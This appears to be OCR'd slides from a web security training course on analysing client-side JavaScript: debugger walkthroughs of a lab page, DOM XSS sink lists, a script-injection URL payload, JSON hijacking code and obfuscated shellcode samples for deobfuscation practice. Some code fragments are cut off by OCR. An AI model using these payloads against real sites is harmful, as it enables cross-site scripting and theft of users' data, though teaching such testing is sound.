
Watch Stack Breakpoints

```
13  <a href="../../index.html">Homepage</a>
14  <br></div>
15  <script>
16
17  function run() {
18
19
20  var u = document.getElementById("url").value;
21
22  var b = document.getElementById("test");
23
24  b.src=u;
25
26  }
```


run
b.src=u;


Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
JavaScript Analysis/Debugging Tools
WebDeveloper toolbar
Firebug - Debugger, Console, Playing with DOM
Venkman - Debugger
Basic HTML/DOM/JavaScript analysis
URL: http://www.google.com submit
Homepage
Web Images Maps News Groups Gma
iGoogle | Sign in
Google
Inspect all index.html run < onclick
Console HTML CSS Script DOM Net Options
function run() {
var u = document.getElementById("url").value;
var b = document.getElementById("test");
b.src=u;
}
Watch Stack Breakpoints Option
New watch expression...
this Window index.html
scopeChain [Call b=iframe#test u=http://www.google.com, Window index.html 0=Call 1=window]
b iframe#test
u "http://www.google.com"


Disable Cookies CSS Forms Images Information
JavaScript Analysis/Debugging To
WebDeveloper toolbar
Firebug - Debugger, Console, Playing with DOM
Venkman - Debugger
Basic HTML/DOM/JavaScript analysis
URL: http://www.google.com submit
http://192.168.0.93/js/module1/test0/index.html - DOM Inspector
File Edit Search View Help
http://192.168.0.93/js/module1/test0/index.html
Document - DOM Nodes
Object - JavaScript Object
nodeName id
#document
HTML
HEAD
BODY
#text
H1
#text
#text
H3
#text
DIV
#text
SCRIPT
#text
FORM
#text
IFRAME test
#text
Property Value
DOCUMENT_POSITION_IMPLEMENTATIO... 32
addEventListener function addEventListener() { [native c...
aLink "#ee0000"
appendChild function appendChild() { [native code] }
attributes [object NamedNodeMap]
background ""
baseURI "http://192.168.0.93/js/module1/test0/in...
bgColor "#ffffff"
blur function blur() { [native code] }
childNodes [object NodeList]
className ""
clientHeight 285
clientLeft 0
clientTop 0
clientWidth 1420
cloneNode function cloneNode() { [native code] }
compareDocumentPosition function compareDocumentPosition() { ...
contentEditable "inherit"
Inspect window
Console HTML CSS Script DOM Net
applets [length=0]
attributes null
baseURI "http://192.168.0.93/js/modul
bgColor "#ffffff"
body body
clientLeft 0
clientTop 0
contentEditable "inherit"
getBoundingClientRect getBoundingClientRect()
getClientRects getClientRects()
getElementsByClassName getElementsByClassName()
scrollIntoView scrollIntoView()
aLink "#ee0000"
attributes NamedNodeMap length=0
background ""
baseURI "http://192.168.0.93/js/module1/test0/index.html"
bgColor "#ffffff"
childNodes ["\n", h1, "\n\n", 17 more...]


JavaScript Debugger
File Edit View Debug Profile Help
Stop Continue Step Over Step Into Step Out Profile Pretty Print
Loaded Scripts
Search
Name Line
http://www.google.co.nz/
index.html
onclick 1
l7ZakfyrizU.js
nsSidebar.js
XPCSafeJSObjectWrapper.cpp
Loaded Scripts Open Windows
Local Variables
Name Value
scope {Call}
b {XPCCrossOriginWrapper}
u "http://www.google.com"
this {Window}
Local Variables Watches
Breakpoints
Name Line/PC
index.html 24
Breakpoints Call Stack
Source Code
index.html
index.html
18
19
20 var u = document.getElementById("url").value;
21
22 var b = document.getElementById("test");
23
24 b.src=u;
25
26 }
27
28 </script>
http://192.168.0.93/js/module1/test0/index.html
Interactive Session [context: index.html, scope: run]
to execute the "step" command, type "/step". To evaluate "1 + 1", just type "1 + 1".
- Recorded local startup 4, global 6633921.
* Stopped for breakpoint.
- #0: function run() in <http://192.168.0.93/js/module1/test0/index.html> line 24
: 022: var b = document.getElementById("test");
: 023:
| 024: b.src=u;
: 025:
: 026: }
x-vloc:/mainwindow/bot-tab?target=view&id=breaks&height=100&before=stack

- DOM XSS or Type 0 XSS
  - Find injection point
  - How do we know it's a DOM XSS?
    - DOM XSS does not appear in "View Source" ;-)
  - Look for the the following methods (from Attacking Rich Internet Application – see references):
    - document.URL
    - document.URLUnencoded
    - document.location (and many of its properties)
    - document.referrer
    - window.location (and many of its properties)
  - Write raw HTML, e.g.:
    - document.write(…)
    - document.writeln(…)
    - document.body.innerHtml=…



http://192.168.0.93/js/module2/test0/product.html?key=<script>document.write('hello')</script>
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
Hi there, you have choosen the product: hello
URL: http://192.168.0.93/js/module2/test0/product.html?key=hello.
DOM Source of Selection - Mozilla Firefox
File Edit View Help
test0/product.html?key=<script>document.write('hello')</script>hello
Source of: http://192.168.0.93/js/module2/test0/product.html?key=%3...
File Edit View Help
<html>
<body>
<script>
j=document.location.href.indexOf("key=");
document.write("
Hi there, you have choosen the product: "+unescape(documen
document.write("

URL: " + unescape(document.location.href) + ".");
</script>
</body>
</html>

- Directly modifying the DOM (including DHTML events), e.g.:
  - document.forms[0].action=…
  - document.attachEvent(…)
  - document.create…(…)
  - document.execCommand(…)
  - document.body. …
  - window.attachEvent(…)
- Replacing the document URL, e.g.:
  - document.location=…
  - document.location.hostname=…
  - document.location.replace(…)
  - document.location.assign(…)
  - document.URL=…
  - window.navigate(…)

- Opening/modifying a window, e.g.:
  - document.open(…)
  - window.open(…)
  - window.location.href=…
- Directly executing script, e.g.:
  - eval(…)
  - window.execScript(…)
  - window.setInterval(…)
  - window.setTimeout(…)
- DOM XSS should not always result in JavaScript execution
- New DOM XSS attacks might include:
  - Modify/abuse sensitive objects
    - Modify DOM/HTML Objects
    - Leak and insert cookies (document.cookie)
    - Perform directory traversal with XHR

- Reversing JavaScript – Ajax
  - Intercept XHR (XMLHttpRequest) requests/responses with Firebug (console and profiler)
  - Pay attention to inline JavaScript events – they might trigger XHR (Fire inline addon).
  - Ajax is just a client-side technology – needs to be considered as standard web application.
  - Look for Ajax bridging – this is used to evade SOP between two endpoints on different domains
  - XML and XPath might be used in conjunction with Ajax
    - Understand how Ajax engine constructs the request and interfaces to XPath -> XML file.
  - Ajax can also interface with a database (SQL).
    - Understand how Ajax engine constructs the request and interfaces with the database.


LiveSearch: (Ajax + XML + XPath)
j
Testing zyklcjmbq
Testing abc def ghijk lmno pqr
stu vzy 02398552341
Results: 2
XPath Query:
//link[contains(title,'j')]
Inspect Clear Profile
Console HTML CSS Script DOM Net
GET http://192.168.0.93/js/module2/test1/livesearch2.php?q=j&sid=0.49855679351253834 200 OK 827ms
Params Headers Response
Testing zyklcjmbq
Testing
abc def ghijk lmno pqr stu vzy 02398552341

Results: 2
</br>XPath Query: //link[contains
(title,'j')]
GET http://192.168.0.93/js/module2/test1/livesearch2.php?q=jg&sid=0.3920062935847747 200 OK 3ms
GET http://192.168.0.93/js/module2/test1/livesearch2.php?q=j&sid=0.10870132289787882 200 OK 3ms

- Reversing JavaScript – JSON
  - Find the JSON service – check HTTP GET and POST requests
  - Understand what type of JSON data is passed between client and server side – are callback functions used? Like showc(); below:

```
showC (
[
[ 'test', '1741024918', 'test@test.com' ],
[ 'test2', '3885193114', 'test2@test.com' ],
]);
```

  - Injection in JSON can lead to JavaScript execution (as in eval())
  - Check if the JSON comes as JSON label or not (note if brackets are used to wrap JSON data like **(**{"errorsNum":2,"error":["Wrong email!","Wrong hobby!"]}**)**


Reversing JavaScript - JSON
Name
Email
Hobby Sport Reading Music Validate
Inspect Clear Profile
Console HTML CSS Script DOM Net
GET http://192.168.0.93/js/module2/test2/parser.php?js...%22hobbyName%22:%22music%22,%22isHobby%22:false}]} 200 OK 137ms
Params Headers Response
{"errorsNum":2,"error":["Wrong email!","Wrong hobby!"]}

- Attacking JSON – another way to do CSRF
  - Use the same JavaScript JSON parser to handle the data from a different domain
  - Exploit CSRF of the victim application
  - Before JavaScript 2.0, override of the Array function was used to handle JSON data as in the following example:

```
<script>
function array() {
var obj = this;
var ind = 0;
var getNext = function(x) {
obj[ind++] setter = getNext;
if (x) alert('Data stolen from array:'+x.toString());
}
this[ind++] setter = getNext;
}
<script src='http://jsonservice'></script>
```

  - Setter needs to be used for objects or arrays to get JSON data under control. JSON hijacking JavaScript code has to be customised for each browser.

- Attacking JSON
  - In case of callback function:

```
showC (
[
[ 'test', '1741024918', 'test@test.com' ],
[ 'test2', '3885193114', 'test2@test.com' ],
]);
```

  - Then, following code can be used in the malicious site to extract data from the JSON service:

```
<script>
function showC(a) {
alert(a);
}
</script>
<script
src="URLwhichReturnstheJSONabove"></script>
```


- JavaScript deobfuscation/unpacking techniques
  - Dean Edwards simple JavaScript packer
  - Unpacking Dean Edwards with Malzilla (2 clicks)
  - More complex case:
    - Screen shots:
      - 1) Simple analysis of obfuscated JavaScript
        - Deciphering shellcode
        - Use of document.createelement
      - 2) Case of data to be deciphered that is not a part of the script
        - Use of arguments.calle.tostring
        - Data attached to onload event

```
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while(c--)r[c]=k[c]||c;k=[function(e){return r[e]}];e=function(){return'\\w+'};
c=1);while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('0(\'1\');',2,2,'alert|hello'.split('|'),0,{}))
```

Also, if we pack again the code, here is what is pro

```
eval(function(p,a,c,k,e,r){e=function(c
c=1};while(c--)if(k[c])p=p.replace(new
\'};c=1);d(c--)8(k[c])3=3.9(i j(\'\\\\k
()))',24,24,'|||p|function|r|return|Str
```

Click here to try the packer



JavaScript deobfuscation

More complex cases - I

Example to reverse with Malzilla:

```
        "56%ud2ff%u595a%ue2ab%u33ee%u" +
        "c3c0%u0ce8%uffff%u47ff%u7465" +
        "%u7250%u636f%u6441%u7264%u73" +
        "65%u0073%u6547%u5374%u7379%u" +
        "6574%u446d%u7269%u6365%u6f74" +
        "%u7972%u0041%u6957%u456e%u65" +
        "78%u0063%u7845%u7469%u6854%u" +
        "6572%u6461%u4c00%u616f%u4c64" +
        "%u6269%u6172%u7972%u0041%u72" +
        "75%u6d6c%u6e6f%u5500%u4c52%u" +
        "6f44%u6e77%u6f6c%u6461%u6f54" +

"%u6946%u656c%u0041%u7468%u7074%u2f3a%u6321
kfqq = "";
var bigblock = unescape("%u9090"+"%u9090");
var cuteqqoday;
cuteqqoday = 20;
var cuteqqoday2;
cuteqqoday2 = cuteqqoday+Cuteqq_code["lengt
```

Another example:

```
<html>
<script language="JavaScript">
<!--
function n1R1sYAdQ(dp58428V3){var
m6K3yhq2K=arguments.callee.toString().repla
A7ck1Wh8H;var B2t331TLO;var NisOkeH61=m6K3y
```

